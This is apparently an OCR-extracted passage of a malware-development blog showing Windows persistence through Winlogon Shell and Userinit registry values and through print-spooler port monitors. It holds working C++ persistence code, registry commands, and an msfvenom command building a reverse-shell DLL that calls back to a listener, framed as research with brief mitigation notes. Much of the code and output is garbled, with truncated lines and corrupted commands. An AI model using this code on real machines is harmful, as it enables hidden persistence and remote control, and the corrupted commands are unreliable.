[--> cocomelon@kali:~/[--> /hacking/cybersec_blog/2022-06-12-malware-pers-7]
$ ./x64-w64 mingw32++ -O0 pers.cpp -O0 pers.exe /usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libcstd -static-licpc -fpermissive
[--> cocomelon@kali:~/[--> /hacking/cybersec_blog/2022-06-12-malware-pers-7]
```

demo

And see everything in action. First of all, check registry keys:

```
req query \
"HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" \
/s
```

```

Administrator: Windows PowerShell
PS Z:\ reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /s

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
  AutoRedirectionShell REG_DWORD 0x1
  Background REG_SZ 0
  CachedLogonsCount REG_SZ 10
  DebugServerCommand REG_SZ no
  DisableAutoRevert REG_DWORD 0x1
  EnableSshHostIntegration REG_DWORD 0x1
  ForceUnlockLogon REG_DWORD 0x0
  ForceUnlockLogonCaption REG_SZ
  LegalNoticeCaption REG_SZ
  PasswordExpiryWarning REG_DWORD 0x5
  PowerdownAfterLogoff REG_SZ 6
  PreCreateKnownFolders REG_SZ {A520A1A4-1780-4FF6-BD18-167343CSA16}
  ReportBootOk REG_SZ 1
  Shell REG_SZ explorer.exe
  ShellCritical REG_DWORD 0x0
  ShellInfrastructure REG_SZ sihost.exe
  SiHostCritical REG_DWORD 0x0
  SiHostReadyTimeOut REG_DWORD 0x0
  SiHostSessionCountLimit REG_DWORD 0x0
  SiHostRestartTimeGap REG_DWORD 0x0
  Userinit REG_SZ C:\Windows\system32\userinit.exe,
  WinStationDisabled REG_DWORD 0
  scremoveoption REG_SZ 0
  UserApplet REG_SZ vshell.exe
  LastLogoffEndLinePerfCounter REG_DWORD 0x4d4fdef306
  ShutdownFlags REG_DWORD 0x80000033
  EnableFirstLogonAnimation REG_DWORD 0x1

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\AlternateShells
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\GPExtensions
E63 {0x0000} REG_SZ Wireless Group Policy
 DisplayName REG_EXPAND_SZ @wlgrpclnt.dll,-100
 DLLName REG_EXPAND_SZ wlgrpclnt.dll

```

Copy malicious app to C:\Windows\System32\. And run:

```
.\pers.exe
```

```


Administrator: Windows PowerShell
PS Z:\2022-06-12-malware-pers-> .\pers.exe
PS Z:\2022-06-12-malware-pers-> reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /s

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
  AutoRedirectionShell REG_DWORD 0x1
  Background REG_SZ 0
  CachedLogonsCount REG_SZ 10
  DebugServerCommand REG_SZ no
  DisableAutoRevert REG_DWORD 0x1
  EnableSshHostIntegration REG_DWORD 0x1
  ForceUnlockLogon REG_DWORD 0x0
  ForceUnlockLogonCaption REG_SZ
  LegalNoticeCaption REG_SZ
  PasswordExpiryWarning REG_DWORD 0x5
  PowerdownAfterLogoff REG_SZ 6
  PreCreateKnownFolders REG_SZ {A520A1A4-1780-4FF6-BD18-167343CSA16}
  ReportBootOk REG_SZ 1
  Shell REG_SZ explorer.exe,hack.exe
  ShellCritical REG_DWORD 0x0
  ShellInfrastructure REG_SZ sihost.exe
  SiHostCritical REG_DWORD 0x0
  SiHostReadyTimeOut REG_DWORD 0x0
  SiHostSessionCountLimit REG_DWORD 0x0
  SiHostRestartTimeGap REG_DWORD 0x0
  Userinit REG_SZ C:\Windows\system32\userinit.exe,
  VMApplet REG_SZ SystemPropertiesPerformance.exe /pagefile
  WinStationDisabled REG_SZ 0
  scremoveoption REG_SZ 0
  UserApplet REG_SZ vshell.exe
  LastLogoffEndLinePerfCounter REG_DWORD 0x2fcfa33f9
  ShutdownFlags REG_DWORD 0x80000027
  EnableFirstLogonAnimation REG_DWORD 0x1


HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\AlternateShells
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\GPExtensions

```

Then, logout and login:




According to the logic of the our malicious program, “meow-meow” popped up:



```

1 // pers.cpp
2 // windows persistence via winlogon keys
3 // author: @ccmclenc
4 // https://ccmclenc.github.io/tutorial/2022/06/12/malware-pers-7.html
5
6 #include <windows.h>
7 #include <string.h>
8
9
10 int main(int argc, char* argv[]) {
11     //MCY they & Multi;
12
13     // shell
14     // const char* sh = "explorer.exe.Z:\2022-06-12-malware-pers-7\hack.exe";
15     const char* sh = "explorer.exe.hack.exe";
16
17     // userinit-
18     // const char* ui = "C:\Windows\System32\userinit.exe.Z:\2022-06-12-mal
19
20     // startup-
21     LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\Microsoft\W
22     if (res == ERROR_SUCCESS) {
23
24         // create new registry key-
25         // reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\NT\CurrentVersi
26         RegSetValueEx(hkey, (LPCSTR)"Shell", 0, REG_SZ, (unsigned char*)sh, strin
27         // RegSetValueEx(hkey, (LPCSTR)"Userinit", 0, REG_SZ, (unsigned char*)ui,
28         RegCloseKey(hkey);
29     }
30
31     return 0;
32
33 }
```

Let's check process properties via Process Hacker 2:



Then, cleanup:

```

reg add \
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon" \
/v "Shell" /t REG_SZ /d "explorer.exe" /f

```

```

Administrator: Windows PowerShell
PS C:\Windows\system32> reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v "Shell1" /t REG_EXPAND_SZ /d "C:\Windows\System32\explorer.exe"
The operation completed successfully.
PS C:\Windows\system32> reg query HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon /s

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
AutorestartsShell REG_DWORD 0x00000001
Background REG_SZ 0 0
CachedLogonsCount REG_SZ 10
DebugServerCommand REG_SZ no
DisableBackButton REG_DWORD 0x01
EndlessLogonInterruption REG_DWORD 0x01
ForceUnlockLogon REG_DWORD 0x00
LegalNoticeCaption REG_SZ
LegalNoticeText REG_SZ
PasswordMaximumAge REG_DWORD 0x5
PowerdownAfterShutdown REG_SZ 0
PreCreateKnownFolders REG_SZ {A520A1A4-1780-4FF6-BD18-167343C5AF16}
ReportBootOk REG_SZ 1
Shell REG_SZ explorer.exe
ShellCritical REG_DWORD 0x0
ShellInfrastructure REG_SZ sihost.exe
SiHostCritical REG_DWORD 0x0
SiHostReadyTimeOut REG_DWORD 0x0
SiHostRestartTimeLimit REG_DWORD 0x0
SiHostRestartTimeSpan REG_DWORD 0x0
Userinit REG_SZ C:\Windows\system32\userinit.exe
VMapplet REG_SZ SystemPropertiesPerformance.exe /pagefile
WinstationsDisabled REG_SZ 0
x32d
x32d HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\GPExtensions
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\GPExtensions\{0ACD040C-754C-474b-BAA9-BF6DE7E7F63}

Type here to search 247 PM
Go to Settings to activate
6/12/2022

```

What about another key `Userinit.exe`? Let's check. Run:

```



Administrator: Windows PowerShell
PS Z:\2022-06-12-malware-pers-7> .\pers.exe
PS Z:\2022-06-12-malware-pers-7> reg query HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon /s

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
AutorestartsShell REG_DWORD 0x00000001
Background REG_SZ 0 0
CachedLogonsCount REG_SZ 10
DebugServerCommand REG_SZ no
DisableBackButton REG_DWORD 0x01
EndlessLogonInterruption REG_DWORD 0x01
ForceUnlockLogon REG_DWORD 0x00
LegalNoticeCaption REG_SZ
LegalNoticeText REG_SZ
PasswordMaximumAge REG_DWORD 0x5
PowerdownAfterShutdown REG_SZ 0
PreCreateKnownFolders REG_SZ {A520A1A4-1780-4FF6-BD18-167343C5AF16}
ReportBootOk REG_SZ 1
Shell REG_SZ explorer.exe
ShellCritical REG_DWORD 0x0
ShellInfrastructure REG_SZ sihost.exe
SiHostCritical REG_DWORD 0x0
SiHostReadyTimeOut REG_DWORD 0x0
SiHostRestartTimeLimit REG_DWORD 0x0
SiHostRestartTimeSpan REG_DWORD 0x0
Userinit REG_SZ C:\Windows\System32\userinit.exe,Z:\2022-06-12-malware-pers-7\hack.exe
VMapplet REG_SZ SystemPropertiesPerformance.exe /pagefile
WinstationsDisabled REG_SZ 0
x32d
x32d HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\GPExtensions
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\GPExtensions\{0ACD040C-754C-474b-BAA9-BF6DE7E7F63}


Type here to search 252 PM
Go to Settings to activate
6/12/2022

```

Logout and login:




Then, for the purity of experiment, check properties of `hack.exe` in Process Hacker 2:



As you can see, parent process is `winlogon.exe`.

Cleanup:

```
reg add \
    "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
    NT\CurrentVersion\Winlogon" \
    /v "Userinit" /t REG_SZ /d \
    "C:\Windows\System32\userinit.exe" /f
```



As you can see in both cases, the malware will be executed during Windows authentication.

But there are interesting caveat. For example if we update registry key as following logic:

```
/*
pers.cpp
windows persistence via winlogon keys
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2022/06/12/malware-pers-7.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // shell
    const char* sh = "explorer.exe",
    Z:\\2022-06-12-malware-pers-7\\hack.exe";

    // startup
    LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
    (LPCSTR)
    "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon",
```

```

    0 , KEY_WRITE, &hkey);
if (res == ERROR_SUCCESS) {
    // create new registry key

    // reg add
    // "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
    // NT\CurrentVersion\Winlogon" /v
    // "Shell" /t REG_SZ /d "explorer.exe,..." /f
    RegSetValueEx(hkey, (LPCSTR)"Shell", 0,
    REG_SZ, (unsigned char*)sh, strlen(sh));
    RegCloseKey(hkey);
}

return 0;
}

```


That is, our malware is located along the path: Z:\...\hack.exe instead of C:\Windows\System32\hack.exe.

Run:



```

.\pers.exe
req query "HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon" /s


```



And relogin:



Checking properties of **hack.exe**:



As you can see, parent process is **Non-existent process**. Parent will show as **Non-existent process** since **userinit.exe** terminates itself.

There is one more note. Also, the Notify registry key is commonly present in older operating systems (prior to Windows 7) and it points to a notification package DLL file that manages Winlogon events. If you replace the DLL entries under this registry key with any other DLL, Windows will execute it during logon.

What about mitigations? Limit user account privileges so that only authorized administrators can modify the Winlogon helper. Tools such as [Sysinternals Autoruns](#) may also be used to detect system modifications that may be attempts at persistence, such as the listing of current Winlogon helper values.

This persistence trick is used by [Turla](#) group and software like [Gazer](#) and [Bazaar](#) in the wild.


[MITRE ATT&CK - Boot or Logon Autostart Execution: Winlogon Helper DLL Turla](#)

Gazer backdoor

Bazaar

[source code on Github](#)

49. malware development: persistence - part 8. Port monitors. Simple C++ example.



The screenshot shows a terminal window on a Kali Linux host (cocomelone@kali) with a netcat listener running on port 4445. The listener is connected to a Microsoft Windows 10 VM (win10-x64 [persistence_1] [Running]). Inside the VM, a Process Hacker window is open, showing a list of network connections. One connection is highlighted, showing details for a TCP listener on port 49670, which corresponds to the netcat listener on the host.

This post is the result of self-researching one of the interesting malware persistence trick: Port monitors.

port monitors

Port Monitor refers to the Windows Print Spooler Service or `spoolv.exe` in this post. When adding a printer port monitor, a user (or an attacker) is able to add an arbitrary dll that serves as the “*monitor*”.

There are essentially two ways to add a port monitor, also known as your malicious DLL: through the Registry for persistence or a custom Windows application (`AddMonitor` function) for immediate dll execution.

adding monitor

Using the Win32 API, specifically the `AddMonitor` function of the Print Spooler API:

```
BOOL AddMonitor(
    LPTSTR pName,
    DWORD Level,
    LPBYTE pMonitors
);
```

it is possible to add an arbitrary monitor DLL immediately while the system is running. Note that you will need local administrator privileges to add the monitor.

For example, source code of our monitor:

```

/*
monitor.cpp
windows persistence via port monitors
register the monitor port
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2022/06/19/malware-pers-8.html
*/
#include "windows.h"
#pragma comment(lib, "winspool")

int main(int argc, char* argv[]) {
    MONITOR_INFO_2 mi;
    mi.pName = "Monitor";
    mi.pEnvironment = "Windows x64";
    // mi.pDLLName = "evil.dll";
    mi.pDLLName = "evil2.dll";
    AddMonitor(NULL, 2, (LPBYTE)&mi);
    return 0;
}

```

Compile it:

```

x86_64-w64-mingw32-g++ -O2 monitor.cpp -o monitor.exe \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive -lwinspool

```

```

[cocomelonc㉿kali]:~/hacking/cybersec_blog/2022-06-19-malware-pers-8]
└─$ x86_64-w64-mingw32-g++ -O2 monitor.cpp -o monitor.exe \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive -lwinspool
[cocomelonc㉿kali]:~/hacking/cybersec_blog/2022-06-19-malware-pers-8]
└─$ ls
total 124
-rwxr-xr-x 1 cocomelonc cocomelonc 14840 Jun 20 08:17 monitor.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 14840 Jun 20 08:17 monitor.o
-rwxr-xr-x 1 cocomelonc cocomelonc 94245 Jun 20 08:14 evil.dll
-rwxr-x--- 1 cocomelonc cocomelonc 361 Jun 19 09:47 evil.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 1020 Jun 19 09:44 pers.s
[cocomelonc㉿kali]:~/hacking/cybersec_blog/2022-06-19-malware-pers-8]
└─$ 

```

Also, create our “evil” DLL:

```

msfvenom -p windows/x64/shell_reverse_tcp \
LHOST=192.168.56.1 LPORT=4445 -f dll > evil2.dll

```

```

[cocomelonc㉿kali]:~/hacking/cybersec_blog/2022-06-19-malware-pers-8]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.1 LPORT=4445 -f dll > evil2.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 8704 bytes


```

So, compiling the code will produce an executable (`monitor.exe` in my case) that will register the malicious DLL (`evil2.dll`) on the system.

demo for add “monitor”

Copy files and run:

```
copy Z:\2022-06-19-malware-pers-8\evil2.dll .\
copy Z:\2022-06-19-malware-pers-8\monitor.exe .\
.\monitor.exe
```



registry persistence

A list of sub-key port monitors can be found within the `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors` node. Each key should have a `REG_SZ` entry containing a Drivers DLL. At system startup, each of these DLLs will be executed as SYSTEM.

